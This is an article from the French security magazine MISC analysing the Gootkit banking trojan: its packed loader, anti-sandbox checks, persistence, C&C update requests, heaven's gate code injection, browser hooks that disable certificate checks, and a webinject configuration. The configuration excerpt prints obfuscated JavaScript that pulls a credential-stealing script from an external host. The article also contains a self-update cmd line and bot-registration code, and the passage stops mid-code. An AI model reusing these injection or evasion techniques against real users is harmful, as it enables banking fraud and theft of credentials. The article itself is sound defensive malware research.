Analyse du malware bancaire Gootkit et de ses mécanismes de protection

MISC

n°
100

novembre 2018

Par
Rieunier Christophe
Dubier Thomas

Malware
Tag(s)

Gootkit

GootKit est un malware bancaire assez répandu depuis quelques années et présentant un certain nombre de caractéristiques intéressantes. Sa payload principalement écrite en JavaScript a déjà fait l'objet d'un article dans votre magazine préféré [1]. Nous nous concentrerons ici sur l'écosystème local de GootKit et plus précisément sur son dropper ou plutôt son loader, en perpétuelle évolution dont l'architecture et les fonctionnalités méritent une étude détaillée.

GootKit est principalement distribué via des campagnes de spams dont le mail contient un document malveillant. Le loader étudié ici provient d'un mail reçu en mai 2018. Le document Word reçu embarque une macro, laquelle télécharge un exécutable **frmay.bin** qu'elle dépose sur le disque sous le nom de **vmgtggu.exe**. Dans cet article, nous étudierons principalement les fichiers suivants :

- loader **vmgtggu.exe** dont le condensat SHA1 est **1F47E816AF840A3AD44FAE28723E2064F12AA169**. Le 23 mai 2018, son score VirusTotal était de 2 sur 65.
- payload téléchargée par le loader dont le condensat SHA1 une fois déchiffré et décompressé est **7A2B92005C5A6C28068CEDE9B8E2D7EFF29BE218**. Une version identique dumpée depuis la mémoire présentait un score VirusTotal de 4 sur 65 le 31 mai 2018.

1. Écosystème local GootKit

Vu d'avion, l'écosystème local de GootKit est composé :

- d'un process loader en charge de la détection d'environnements hostiles (VM, sandbox, debuggers), de sa persistance, de sa propre mise à jour, de la récupération et des mises à jour de la payload et enfin, de l'instrumentation de tous les processus de navigateurs internet pour faciliter le travail de la payload ;
- d'un second process de loader en charge de l'exécution de la payload sous forme d'une DLL (dans certaines versions et selon le contexte d'exécution ce process peut être une instance de svchost par exemple ou un service) ;
- de code injecté dans chaque instance de processus de navigateur internet permettant de router le trafic non encore chiffré vers la payload et inversement ;
- du code de la payload permettant de réaliser un grand nombre d'actions sur le PC de la victime, et notamment de voler les identifiants de la victime et de modifier les échanges avec les applications bancaires ciblées.

La figure 1 présente les différentes briques composant l'écosystème local de GootKit.



Figure 1

2. Le loader

Comme on peut le constater sur l'illustration précédente, le loader est un exécutable PE 32 bits composé de différents threads spécialisés dont les fonctions sont détaillées ci-dessous.

2.1 Protections

Le loader est packé, ce qui lui permet de contourner temporairement les anti-virus. Le fonctionnement du packer est très classique : l'exécutable contient un chargeur chiffré ainsi que le code du loader chiffré. Le packer déchiffre le chargeur, lequel se contente de déchiffrer « proprement » le vrai code du loader in situ, puis de lui passer la main. Quelques fonctions de détections de sandbox sont appelées par le chargeur, mais celles-ci se limitent à un sous-ensemble des contrôles effectués par le code du loader déchiffré et détaillés ci-dessous.

Le code du loader déchiffré contient peu de protections anti-debug ou destinées à freiner une analyse manuelle. Toutes les protections semblent destinées à éviter les détections par les anti-virus et les analyses par des sandbox.

2.1.1 Mesures anti-analyse et anti-détection

La seule mesure anti-debug appliquée par le loader consiste à regarder si la DLL **dbghelp.dll** est chargée. Cette DLL Microsoft fournit un certain nombre de fonctionnalités utiles aux debuggers et notamment à **WinDbg**.

Toutes les chaînes de caractères du loader sont obfusquées via un simple xor, mais la valeur de la clé est différente pour chaque chaîne et sa longueur varie. De plus, le code de déchiffrement est dupliqué pour chaque chaîne. Un script IDA par exemple permet de déchiffrer toutes les chaînes et de simplifier l'étude du loader.

Le loader ne semble pas apprécier Avast : il entre en effet dans une boucle infinie s'il détecte la présence de la DLL **snxhk**. Dans des versions ultérieures, ce contrôle est remplacé par la recherche de la chaîne **\Avast\defs** directement en mémoire, laquelle correspond au nom du sous-répertoire d'Avast contenant les définitions de virus.

De plus, afin d'essayer de masquer une partie de ses actions, le loader « dé-hooke » les API Windows « sensibles » généralement détournées par les anti-virus (**NtWriteVirtualMemory**, **NtMapViewOfSection**, **NtResumeThread**...). Pour ce faire, il restaure les cinq premiers octets de leur code depuis le code original lu dans la DLL système correspondante chargée depuis le disque. Il écrase ainsi d'éventuels hooks posés avant son exécution.

Enfin, on notera que le loader utilise un générateur de nombres aléatoires de type MersenneTwister.

2.1.2 Mesures anti-VM et sandbox

Outre les mesures anti-analyse et anti-détection, le loader applique les techniques suivantes pour essayer de détecter plusieurs sandbox :

- il regarde si la DLL **sbiedll.dll** est chargée pour détecter sandboxie ;
- il regarde si le *username* est « CurrentUser » ou « Sandbox » ou « xqnuwino » ;
- il regarde si le *computername* est « 7SILVIA » ou « SANDBOX » ;
- il regarde si **HKLM\HARDWARE\DESCRIPTION\System\SystemBiosVersion** contient « AMI », « BOCHS » (BOCHS PC Emulator), « VBOX » (VirtualBox), « QEMU », « SMCI », « INTEL - 6040000 » (VMware), « FTNT-1 » (Fortinet) ou « SONI » ;
- il regarde si **HKLM\HARDWARE\DESCRIPTION\System\SystemBiosVersion** contient VirtualBox ;
- il regarde si **HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion** contient une des trois valeurs « 55274-640-2673064-23950 », « 76487-644-3177037-23510 » ou « 76487-337-8429955-22614 » qui correspondent respectivement à JoeSandbox, CWSandbox et Anubis.

Certaines de ces mesures sont encore efficaces, par exemple vis-à-vis d'un VirtualBox non modifié. Par contre, certaines autres montrent que ce code est ancien, car la sandbox Anubis par exemple n'existe plus. On retrouve d'ailleurs des fonctions identiques dans d'autres souches de logiciels malveillants.

Dans le cas où une sandbox est détectée, le loader simule un bug destiné à leurrer la sandbox en réalisant en boucle des appels à **GetProcAddress** de l'API **UuidCreateSequential**, mais en envoyant un handle de module à **NULL**.

Enfin, le loader contrôle le nom de son exécutable à l'aide d'une table de CRC32 de noms convertis en majuscules. Si celui-ci correspond à **SAMPLE.EXE**, **SANDBOX.EXE**, **MALWARE.EXE**, **TEST.EXE**, **BOT.EXE**, **KLAVME.EXE**, **MYAPP.EXE** ou **TESTAPP.EXE**, il se termine et essaie de supprimer l'exécutable correspondant.

Une fois l'environnement d'exécution contrôlé, pour éviter toute surinfection le loader crée classiquement un mutex. Celui-ci est nommé **ServiceEntryPointThread**.

2.1.3 Bypass des protections & logs

Détail amusant, la plupart des protections anti-VM et sandbox peuvent être contournées via la déclaration d'une variable d'environnement répondant au doux nom de **crackmeololo**. Si le CRC32 du contenu de cette variable d'environnement est égal à **0x964B360E**, alors les contrôles en question ne sont pas effectués.

Le développeur du loader a aussi pris le soin de loguer un certain nombre d'informations dans la console de debug. Pour passer inaperçus (sic!), tous les messages font référence à un logiciel type player MP3. Ainsi, la chaîne **WMA 0** est loguée à l'entrée du thread de contrôle et de mise à jour de la payload, la chaîne **WMA 1** indique que la payload a été mise à jour, la chaîne **WMA 2** signale que la payload n'a pas été mise à jour, tandis que la chaîne **MP3 File Corrupted** signale le lancement du thread principal d'installation.

2.2 Persistance

Pour assurer sa persistance, le loader crée une « pending GPO » qui sera exécutée lors de la prochaine ouverture de session de l'utilisateur. Il crée un fichier **.inf** dont la section **[DefaultInstall]** lance le loader via la commande **RunPreSetupCommands**, puis crée les clés de registre permettant d'exécuter cette GPO sous **HKCU\Software\Microsoft\IEAK\GroupPolicy\PendingGPOs**.

2.3 Configuration

La configuration du loader contient dix entrées de 32 octets destinées à stocker les noms de domaines des serveurs de commande et contrôle (C&C), ainsi qu'un numéro de version et le nom du process hôte de la payload dans le cas où le loader dispose des droits **LOCAL_SYSTEM**.

La configuration est chiffrée avec le même algorithme que celui utilisé pour chiffrer la payload. Le loader injecte une copie de la configuration dans la payload lorsqu'il la charge, juste après le marqueur **DDDD**.

Il n'existe pas de fonction de mise à jour de la configuration et donc des adresses des C&C. La mise à jour de la configuration passe toujours par une mise à jour complète du loader.

2.4 Gestion des mises à jour

Lors de l'écriture de cet article, une fréquence de mise à jour du loader de l'ordre d'une version quotidienne a pu être observée, sauf au mois d'août (sic !). La payload quant à elle semble mise à jour beaucoup moins souvent.

2.4.1 Mise à jour du loader

Toutes les dix minutes, le thread 4 du loader, dédié à la gestion de ses mises à jour calcule le CRC de l'exécutable en cours puis appelle son C&C via un **GET /rpersist4/<résultat du CRC en décimal signé>**. S'il s'agit de la dernière version du loader, le serveur répond avec un code HTTP 504. Dans le cas où une nouvelle version du loader est disponible, le serveur la renvoie simplement, non chiffrée, avec un code 200. Le loader vérifie qu'il s'agit bien d'un PE, puis l'écrit sur le disque avec une extension **.update** afin de le lancer avec le switch **-test**. Il vérifie alors que celui-ci renvoie un code retour égal à **0x4DF**. Si c'est bien le cas, il lance le thread 11 qui va tuer tous les threads en cours, tuer le process hôte de la payload, supprimer la variable d'environnement **msiexec** si elle existe et enfin terminer le processus en cours en ayant préalablement lancé un **cmd /c ping localhost -n 4 & del /F /Q "<nom_du_loader.exe>" & move /Y "<nom_du_loader.update>" "<nom_du_loader.exe>" > nul & "<nom_du_loader.exe"** destiné à remplacer le loader par sa nouvelle version et la relancer dans la foulée.

2.4.2 Récupération et mise à jour de la payload « fileless »

La payload est stockée dans le registre sous **HKCU\Software\AppDataLow** au sein de valeurs dont le nom est généré aléatoirement et composé d'extraits de noms d'exécutables systèmes suivi d'un indice numérique. Elle est stockée sous forme chiffrée et compressée.

Un autre thread est dédié à la gestion de la payload. Si une payload est stockée dans le registre, il la déchiffre et la décompresse via l'API **RtlDecompressBuffer** puis tant qu'un suicide n'est pas amorcé, le thread va requêter le C&C avec un **GET /rbody320** qui va lui renvoyer le CRC de la dernière version de la payload en binaire sur quatre octets. Si une nouvelle version est disponible ou qu'aucune payload n'est stockée dans le registre, une ou plusieurs requêtes **GET /rbody32** seront envoyées éventuellement avec un en-tête **RANGE:** pour découper le transfert. La payload téléchargée est chiffrée et compressée. Elle contient un header de douze octets indiquant la taille totale de la payload, la taille des données décompressées et la taille des données compressées. La nouvelle payload est déchiffrée et décompressée à des fins de contrôle, puis elle est stockée dans le registre à la place de la précédente. Un sleep d'une durée aléatoire est alors effectué avant de requêter à nouveau le C&C.

On notera que la payload n'est jamais écrite sur disque.

2.5 Échange d'informations entre loader et payload

Plusieurs variables d'environnement sont utilisées pour communiquer entre le loader et la payload :

- **USERNAME_REQUIRED** est fixée à **TRUE** si le loader est lancé avec **--service** ;
- **USERNAME** est fixée avec le nom de l'utilisateur courant. Si le loader est lancé en tant que service, le nom d'utilisateur est concaténé avec le *guid* du bot pour pouvoir gérer plusieurs utilisateurs sur une même machine ;
- **standalonemtm** est fixée à **true**. Cette variable n'est jamais utilisée dans la payload. Elle provient probablement d'une ancienne version du loader ;
- **vendorid** est fixée à **exe_scheduler_<N°port de la configuration>**. La variable est récupérée par la payload pour compléter les informations d'enregistrement ;
- **mainprocessoverride** est fixée à **N**. La variable d'environnement est probablement utilisée par une ancienne version ;
- **RandomListenPortBase** est fixée avec la valeur **100**. Elle définit les ports d'écoute des proxys HTTP et HTTPS mis en place par la payload.

2.6 Évolutions du loader

Le loader est en perpétuelle évolution au vu des différences observées dans son code au fil des versions successives : apparition de switchs **--service**, **--client**, **--server**, **--reinstall**, disparition du switch **--pqrst**...

Les différentes versions analysées montrent que l'auteur ne semble pas utiliser de gestionnaire de version : le code des évolutions non achevées (par exemple, les fonctionnalités correspondant aux switchs **--client**, **--server**) est embarqué dans les différentes versions successives, certaines parties de code sont parfois dupliquées ou sautées par ajout de paramètres à valeur fixe.

Les versions récentes du loader permettent une installation de celui-ci en tant que service et contiennent une fonctionnalité de réinstallation complète via le switch **--reinstall**.

2.7 Kill Switch ou scorie d'ancienne méthode de persistance ?

Le thread 7 du loader ressemble fortement à un kill switch : il cherche en permanence à effacer un fichier nommé **uqjckehuhl.tmp** dans les différents répertoires temporaires. Lorsqu'il le trouve, il termine tous les threads en cours, supprime l'exécutable loader sur le disque, nettoie les répertoires temporaires de tous les profils d'utilisateurs ainsi que celui du système et force un reboot. Cependant, il n'efface pas la payload du registre et conserve la tâche programmée mise en place si l'exécutable qu'elle lance est présent (certaines versions plus anciennes du loader assuraient la persistance via une tâche programmée).

L'intention réelle de l'auteur n'est pas claire. Cependant, dans les versions du loader étudiées, ce thread correspond bien à un kill-switch.

3. Man in the middle via les navigateurs

Pour pouvoir intercepter et modifier les échanges réalisés entre la victime et le site de sa banque, le loader injecte une DLL dans chaque processus de navigateur internet. Le thread 5 du loader énumère en permanence les processus et détecte ainsi tout lancement de processus **CHROME.EXE**, **FIREFOX.EXE**, **IEXPLORE.EXE**, **MICROSOFTEDGE.EXE**, **MICROSOFTEDGECP.EXE**, **OPERA.EXE** ou **SAFARI.EXE**. Dans le cas de Chrome, seul le processus père est injecté.

Pour chaque processus injecté, un **Atom** est créé avec pour valeur la concaténation du **PID** du processus injecté et du timestamp de création du process obtenu par un appel à **GetProcessTimes**.

Par ailleurs, le loader désactive via un thread dédié le mode protégé d'Internet Explorer pour toutes les zones de sécurité.

3.1 Injection de code au sein du navigateur

Dans les premières versions étudiées du loader, la DLL est injectée dans les navigateurs en utilisant la technique classique « Reflective DLL ». Le loader crée une section mémoire via **NtCreateSection** qu'il « mappe » dans le processus cible grâce à l'appel système **NtMapViewOfSection**. Puis le loader copie la DLL en mémoire et applique les relocalisations selon l'adresse de la vue dans le processus cible.

Ensuite, le code malveillant initialise des structures (figure 2) après la DLL qui seront utilisées par le chargeur.

Figure 2

Le chargeur est un bout de code en 32 ou 64 bits (selon le processus) qui permet de résoudre la table d'imports et d'appliquer les caractéristiques des sections de la DLL. Pour ce faire, il utilise les trois fonctions **ZwVirtualProtectMemory**, **LdrLoadDll** et **LdrGetProcedureAddress**.

Leurs adresses sont résolues et inscrites par le loader dans une structure placée juste à la fin de l'image de la DLL en mémoire. Comme le chargeur ne sait pas où il a été chargé, d'autres informations utiles sont renseignées dans cette structure comme l'adresse de la vue ou encore le contenu de la DLL sous ses deux versions.

Une zone de données est réservée au chargeur. Elle est utilisée pour convertir en Unicode les noms des dépendances utilisées par la DLL, car la fonction **LdrLoadDll** n'accepte qu'un pointeur vers une structure **UNICODE_STRING**.

Pour terminer, le loader déclenche l'exécution du chargeur via un appel à **RtlCreateRemoteThread**. Dans le cas où le processus à injecter est en 64 bits, le dropper utilise une *heaven gate* pour appeler la version 64 bits de l'API **RtlCreateRemoteThread**. On notera que le thread ne commence pas directement sur la page mémoire contenant le chargeur, mais sur une autre page contenant une instruction **jmp** vers le chargeur. Il s'agit d'une technique permettant de contourner certains antivirus qui scanneraient la page au moment de la création d'un thread par un autre processus. Autre point intéressant : lorsque le loader a besoin d'écrire dans l'espace d'adressage du processus cible, celui-ci n'écrit qu'un seul octet à la fois via **WriteProcessMemory**, c'est une technique d'évasion.

Les nouvelles versions du loader ont remplacé l'appel **RtlCreateRemoteThread** par un hook de l'API **TranlsateMessage** pour plus de discrétion vis-à-vis des antivirus.

TranslateMessage étant appelé par tous les processus gérant les évènements issus du clavier, le malware redirige ainsi le flux d'exécution du processus cible vers un bout de code qui s'occupe de lancer le « chargeur » dans un nouveau thread beaucoup plus discrètement.

En 64 bits c'est la fonction **ZwClose** qui est *hookée*. Elle est appelée par **CloseHandle** qui est très souvent utilisée dans un programme Windows.

Heavens Gate est une technique permettant d'appeler du code 64 bits depuis un processus 32 bits.

L'auteur de ce malware utilise cette technique « Heavens Gate » pour appeler la version 64 bits de l'API **RtlCreateRemoteThread**. Vous vous demandez certainement comment cela est possible ? La réponse réside dans le fonctionnement des processeurs Intel et le cœur du système d'exploitation.

Pour adresser la mémoire, un processeur x86 utilise une adresse logique, qu'il transforme ensuite en adresse linéaire ou virtuelle, laquelle permettra d'obtenir une adresse physique via le mécanisme de pagination lorsqu'il est activé (ce qui est toujours le cas sous Windows).

Une adresse logique est constituée en 32 bits d'un sélecteur contenu dans un registre de segment (CS, DS, ES, SS, FS, GS) et d'un offset. Le sélecteur permet au CPU de retrouver le descripteur du segment mémoire à adresser dans la *Global Descriptor Table* (GDT) ou dans la *Local Descriptor Table* (LDT).

Un sélecteur est constitué de 16 bits, le bit 2 indique si ce sélecteur référence la LDT ou la GDT et les bits 3 à 15 indiquent l'entrée de la LDT ou de la GDT à utiliser.

Le descripteur référencé par le sélecteur contient un certain nombre d'attributs décrivant la zone mémoire concernée, dont notamment son adresse linéaire de base et sa taille ou limite, ainsi qu'un bit L indiquant la présence de code 64 bits dans le segment.

On notera au passage que les registres de segment contiennent une partie cachée et inaccessible servant à mettre en cache les caractéristiques du descripteur pointé par le sélecteur actuellement chargé dans le registre. Ceci pour éviter au CPU d'aller relire la LDT ou GDT à chaque utilisation d'un registre de segment.

Windows comme la plupart des systèmes d'exploitation modernes fonctionne en mode dit « flat ». Afin de favoriser les performances, il limite volontairement le nombre de segments mémoire, évitant ainsi autant que faire se peut les opérations coûteuses de rechargement des parties cachées des registres de segment. La GDT est donc utilisée uniquement pour isoler le kernel qui tourne en ring 0 des processus utilisateurs qui tournent en ring 3. Les processus utilisateurs sont isolés les uns des autres via un artifice consistant à attribuer un catalogue de pages distinct à chacun d'entre eux, ce qui permet de fournir le même espace virtuel à chaque processus, mais mappé sur des espaces physiques différents. Ces espaces sont swappés à chaque changement de tâche via la modification du registre CR3, laquelle est peu coûteuse en CPU.

Dans un environnement 64 bits, par exemple sous Windows10, la GDT contient les descripteurs suivants :

Id	Description
0	Descripteur NULL destiné à capter les cas où un registre de segment contiendrait un sélecteur à 0
2	Ring 0 (kernel) 64 bits Code
3	Ring 0 (kernel) Data
4	**Ring 3 (userland) Compatibility Mode Code 32 bits**

5	Ring 3 (userland) Data
6	**Ring 3 (userland) Code 64 bits**
8	Ring 0 (kernel) 32 bits TSS
10	Ring 3 (userland) Compatibility Mode TEB
12	Ring 0 (kernel) code

Par défaut, Windows n'utilise pas la LDT, dont on rappellera qu'il peut en exister une par process, chaque LDT étant désignée par un descripteur dans la GDT.

Lorsque l'unité de gestion mémoire doit traduire une adresse logique en une adresse linéaire, celle-ci utilise donc le sélecteur contenu dans le registre de segment pour retrouver les caractéristiques du segment dans la GDT ou la LDT.

Lorsqu'il s'agit d'exécuter du code, le CPU utilise le couple de registres CS:EIP pour récupérer l'instruction à exécuter. Les bits 3 à 15 du registre CS permettent de sélectionner un descripteur de segment dans la GDT ou la LDT. La 4ième et la 6ième entrée de la GDT de Windows contiennent un descripteur de segment de code utilisateur. La différence, le bit L est à 1 sur la 6ième entrée, cela correspond donc à un segment de code 64 bits. Ainsi, en modifiant la valeur du registre CS de 0x23 à 0x33 ou l'inverse, on peut alterner entre les modes 32 et IA32e du CPU. Le segment CS n'étant pas manipulable directement, l'auteur du malware utilise l'instruction **retf (return far)**. Cette instruction dépile dans un premier temps 4 octets de la pile dans le registre EIP, puis dépile dans un second temps le sélecteur qui sera placé dans le registre de segment CS.

L'extrait de code suivant montre l'appel au code 64 bits depuis le code 32 bits :

```
.text:004120D0                  ; Sauvegarde FS, puis le resette pour le Return Flow Guard
.text:004120D0 33 C0                        xor     eax, eax
.text:004120D2 66 89 45 FC                  mov     [ebp+var_4], ax
.text:004120D6 66 8C 65 FC                  mov     [ebp+var_4], fs
.text:004120DA B8 2B 00 00 00               mov     eax, 2Bh
.text:004120DF 66 8E E0                     mov     fs, ax
.text:004120E2
.text:004120E2                  ; Sauvegarde ESP puis l'aligne sur une frontière de 16 octets
.text:004120E2                              assume fs:nothing
.text:004120E2 89 65 F4                     mov     [ebp+savedESP], esp
.text:004120E5 83 E4 F0                     and     esp, 0FFFFFFF0h
.text:004120E8
.text:004120E8                  ; Empile le sélecteur vers le code 64 bits UserLand (ie 0x33)
.text:004120E8 6A 33                        push    33h
.text:004120EA
.text:004120EA                  ; Empile l'adresse de l'instruction suivante (ie 0x4120EF)
.text:004120EA E8 00 00 00 00               call    $+5
.text:004120EF
.text:004120EF                  ; Ajoute 5 octets à l'adresse empilée pour sauter l'ajout et le retf
.text:004120EF 83 04 24 05                  add     [esp+78h+CurrentEIP], 5
.text:004120F3
.text:004120F3                  ; Le retf va dépiller l'adresse de retour, puis 2 octets
.text:004120F3                  ; supplémentaires pour recharger CS. L'exécution reprendra
.text:004120F3                  ; donc en 0x4120F4, mais en 64 bits !
.text:004120F3 CB                           retf
.text:004120F3                  ; ---------- esp ; sp-analysis failed
.text:004120F3
.text:004120F3                  _text       ends
.text:004120F3
_64bits_code:00000000004120F4               ; ---------------------------------------------------------------------------
_64bits_code:00000000004120F4               ; ===========================================================================
_64bits_code:00000000004120F4
_64bits_code:00000000004120F4               ; Segment type: Regular
_64bits_code:00000000004120F4               _64bits_code    segment byte public '' use64
_64bits_code:00000000004120F4                               assume cs:_64bits_code
_64bits_code:00000000004120F4                               ;org 4120F4h
_64bits_code:00000000004120F4                               assume es:nothing, ss:nothing, ds:noth
_64bits_code:00000000004120F4 48 8B 4D C4                   mov     rcx, [rbp-3Ch]
_64bits_code:00000000004120F8 48 8B 55 8C                   mov     rdx, [rbp-44h]
```

Figure 3

On notera que Windows lui-même utilise cette méthode lors des appels systèmes réalisés depuis un processus 32 bits dans la WoW via les API non documentées **Wow64SystemServiceCall** ou **KiFastSystemCall**.

3.2 Redirection du trafic

Une fois injectée, la DLL va changer la façon dont le navigateur se connecte à Internet. En utilisant l'API **WSAIoctl** et le code de contrôle I/O **SIO_GET_EXTENSION_FUNCTION_POINTER**, le code malveillant récupère l'adresse de la fonction **ConnectEx** et installe un hook sur celle-ci. Cette fonction fait le lien entre la partie *user-land* et *kernel-land* qui se charge d'établir une connexion réseau. En interceptant cette fonction, le code malveillant pourra modifier la connexion, quelle que soit l'API de plus haut niveau utilisée :

BOOL LpfnConnectex(

SOCKET s,

const sockaddr *name,

int namelen,

PVOID lpSendBuffer,

DWORD dwSendDataLength,

LPDWORD lpdwBytesSent,

LPOVERLAPPED lpOverlapped

)

La fonction de remplacement modifie la structure **name** avant de transférer le contrôle à la véritable fonction **ConnectEx**. Si la famille d'adresse est **AF_INET** alors **name** est de type **sockaddr_in** et contient l'adresse et le port du point de terminaison auxquels doit se connecter le socket.

L'adresse de connexion est remplacée par **127.0.0.1**, le numéro de port est défini selon les variables d'environnement **httpsPortOverride** et **httpPortOverride**. Si celles-ci n'existent pas, le port est incrémenté de **100**. Cela coïncide avec la variable d'environnement **RandomListenPortBase** définie par le loader pour la payload.

Pour ne pas éveiller les soupçons de l'utilisateur, l'auteur a pris soin de ne pas déclencher les messages d'avertissement lors d'une connexion sécurisée SSL. Pour ce faire, la DLL *hooke* deux fonctions supplémentaires. Dans un premier temps, la fonction **CertVerifyCertificateChainPolicy** présentée ci-dessous est détournée :

BOOL CertVerifyCertificateChainPolicy(

LPCSTR pszPolicyOID,

PCCERT_CHAIN_CONTEXT pChainContext,

PCERT_CHAIN_POLICY_PARA pPolicyPara,

PCERT_CHAIN_POLICY_STATUS **pPolicyStatus**

);

Elle a pour but de vérifier la validité d'une chaîne de certificats selon la politique spécifiée par le paramètre **pszPolicyOID** . Si la chaîne de certificats est validée alors la fonction met à zéro le membre **dwError** de la structure pointée par **pPolicyStatus** et renvoie **TRUE**.

Le code malveillant de remplacement renvoie directement **TRUE** et met à zéro le membre **dwError** de **pPolicyStatus** sans appeler la véritable fonction.

La deuxième fonction interceptée est **CertGetCertificateChain**, dont voici le prototype :

BOOL CertGetCertificateChain(

HCERTCHAINENGINE hChainEngine,

PCCERT_CONTEXT pCertContext,

LPFILETIME pTime,

HCERTSTORE hAdditionalStore,

PCERT_CHAIN_PARA pChainPara,

DWORD dwFlags,

LPVOID pvReserved,

PCCERT_CHAIN_CONTEXT ***ppChainContext**

);

Elle permet de construire la chaîne de certificats qui valide le certificat donné **pCertContext**. Si le certificat n'est pas lié à un certificat racine alors le membre **dwErrorStatus** de la structure **TrustStatus** du paramètre de retour **pChainContext** contient la valeur **CERT_TRUST_IS_UNTRUSTED_ROOT**. Dès que le **dwErrorStatus** est différent de 0, le navigateur alerte l'utilisateur.

La fonction de remplacement construit une fausse chaîne de certificats en prenant bien soin de mettre à zéro le membre **dwErrorStatus**, ainsi le navigateur croit avoir affaire à un certificat valide et approuvé.

4. Payload

La payload finale est une version du cheval de Troie bancaire dénommée GootKit. Ce malware écrit en Node.js cible entre autres les banques françaises depuis 2014. Le code JavaScript est compressé, chiffré par l'algorithme RC4 et embarqué dans un exécutable. Nous n'aborderons pas la phase d'*unpacking* qui a déjà été traitée dans l'article *MISC* « Analyse d'un malware en nodeJS » **[1]**. Le malware reprend les fonctionnalités de Zeus dont la principale fonction consiste à injecter du JavaScript dans les pages web visitées par l'utilisateur afin de profiter de sa session pour voler ses identifiants. Les *webinjects* sont capables de modifier le solde du compte et la liste des bénéficiaires sur la page pour que la fraude passe inaperçue.

En complément, la payload est capable de :

- collecter les mots de passe des navigateurs Chrome et Firefox ainsi que ceux stockés dans le *Windows Protected Storage* ;
- télécharger des fichiers vers le serveur ou le client ;
- capturer l'écran et le clavier ;
- exécuter des commandes en provenance du C&C ;
- créer un proxy pour l'attaquant.

GootKit initie une connexion sécurisée avec un des C&C inscrits dans la configuration. Une fois la connexion établie, le trojan attend les ordres du C&C. La communication étant chiffrée, la configuration finale est difficilement interceptable, de plus le malware détecte les environnements virtuels. Heureusement, l'auteur a intégré un contournement probablement à des fins de tests. La variable d'environnement **trustedcomp** fixée à **true** permet de contourner les tests anti-vm de la payload de GootKit. On notera aussi que la variable d'environnement **dump_debug_to_file** à **true** permet d'activer la fonctionnalité de journalisation dans un fichier.

Une fois lancé dans une VM avec les bonnes variables d'environnements, le malware récupère sa configuration et l'enregistre chiffrée dans la clef de registre **HKCU\Software\Microsoft** sous le nom **{102f49a9-80c9-42ee-8924-3256738fc621}**.

Pour déchiffrer la configuration, il est possible de *reverser* l'algorithme de chiffrement, mais nous avons choisi une méthode plus rapide consistant à émuler la fonction de chiffrement/déchiffrement avec la bibliothèque **Unicorn [2]**. La configuration fonctionnelle est au format **Protobuf**. Elle contient la liste des sites ciblés (volontairement masqués ci-dessous) et le code JavaScript qui doit être injecté sur chaque page. Voici ci-dessous un extrait de la configuration :

```
Message {
  base:
    Message {
      url:
       [ 'https://xxxxxxxxxxx.xxxxxxxxxx/xx*',
         'https://yyyyyyyy.yyyyyyyyyy/xx*',
         'https://zzzzzzzzzzzzzz.zzzzzzzzz/xx*' ],
      enabled: true,
      guids: [],
      filt_get: true,

      filt_post: true,

    },
    data_before: '<html*<head*>',
    data_inject: '<div id="_brows.cap" style="position:fixed;top:0px;left:0px;width:100%;height:100%;z-index:9999;background:#ffffff;">
</div>\n<script>\nvar _0x2f90=
["","\\x64\\x6F\\x6E\\x65","\\x63\\x61\\x6C\\x6C\\x65\\x65","\\x73\\x63\\x72\\x69\\x70\\x74","\\x63\\x72\\x65\\x61\\x74\\x65\\x45\\x6C\\x65\\x6D\\x65\\

[...]

};} ());

_brows=Browser;\n_brows.botid = \'%BOTID%\';

_brows.inject("https://maprivevente.com/ZZko9i92u8w8271/menu.php?j=bp");

</script>',
  data_after: '',

  stoplist: [] }
```

Ce code injecte un deuxième code situé sur un site externe permettant de voler les identifiants de l'utilisateur, mais aussi modifier le solde du compte ainsi que l'historique et la liste des bénéficiaires affichés côté utilisateur.

5. Automatisation de la récupération des configurations

Afin de pouvoir contrer les actions de Gootkit, il est intéressant de surveiller ses évolutions.

5.1 Récupération des nouvelles versions de loader et de payload

Les échanges avec le serveur pour la récupération des nouvelles versions du loader et de la payload étant extrêmement simples, un script Python minimaliste permet :

- pour le loader d'envoyer la requête de détection et téléchargement de nouvelle version, calculer le CRC32 de l'éventuelle version reçue et boucler toutes les dix minutes ;

- pour la payload d'envoyer la requête de contrôle de dernière version, puis si une nouvelle version est disponible, envoyer la requête de récupération, puis déchiffrer et décompresser la nouvelle payload.

5.2 Récupération de la configuration technique

La configuration technique est extraite du loader par un script Python instrumentant celui-ci à l'aide de l'excellente librairie **pydbg [3]**. Le principe consiste à laisser le loader se *dépacker*, puis à récupérer l'adresse de la configuration chiffrée en mémoire via la recherche de signature d'appel au code de déchiffrement. Enfin, la configuration est déchiffrée avec le même code que celui utilisé pour déchiffrer la payload à l'étape précédente et le loader déchiffré est dumpé sur disque.

Cette étape permet de récupérer d'éventuelles nouvelles adresses de C&C et d'alimenter un travail de suivi des évolutions du loader, et en combinaison avec l'étape précédente, de la payload.

5.3 Récupération de la configuration fonctionnelle

En utilisant le code JavaScript du malware, il est possible de récréer un *bot* en supprimant ses fonctionnalités malveillantes. Le C&C envoie régulièrement des paquets **ping** auxquels il faut répondre pour recevoir d'autres paquets. Après le premier **ping**, un paquet de demande d'enregistrement est envoyé. Le *bot* doit générer un **guid** et envoyer des informations complémentaires sur la machine :

```
function GenerateBotInfo(){

process.GetMachineGuid();

if(!process.cpus){

process.cpus = os.cpus();

}

process.bot = {

'processName': process.execPath,

'guid': process.machineGuid,

'vendor': process.g_vendorName,

'os': util.format("%s %s (%s)", os.type(), os.release(), os.arch()),

'ie': getIeVersion(),

'ver': util.format("%s.%s", process.version, process.g_botId),

'handler': '/registrator',

'uptime': os.uptime(),

'upspeed': 0,

'internalAddress': process.externalAddress,

'HomePath': process.env['HOMEPATH'],

'ComputerName': process.env['COMPUTERNAME'],

'SystemDrive': process.env['SystemDrive'],

'SystemRoot': process.env['SystemRoot'],

'UserDomain': process.env['USERDOMAIN'],

'UserName': process.env['USERNAME'],

'UserProfile': process.env['USERPROFILE'],

'LogonServer': process.env['LOGONSERVER'],

'freemem': os.freemem(),

'totalmem': os.totalmem(),

'networkInterfaces': getAdapters(),
```

'tmpdir': os.tmpDir(),

'cpus': process.cpus,

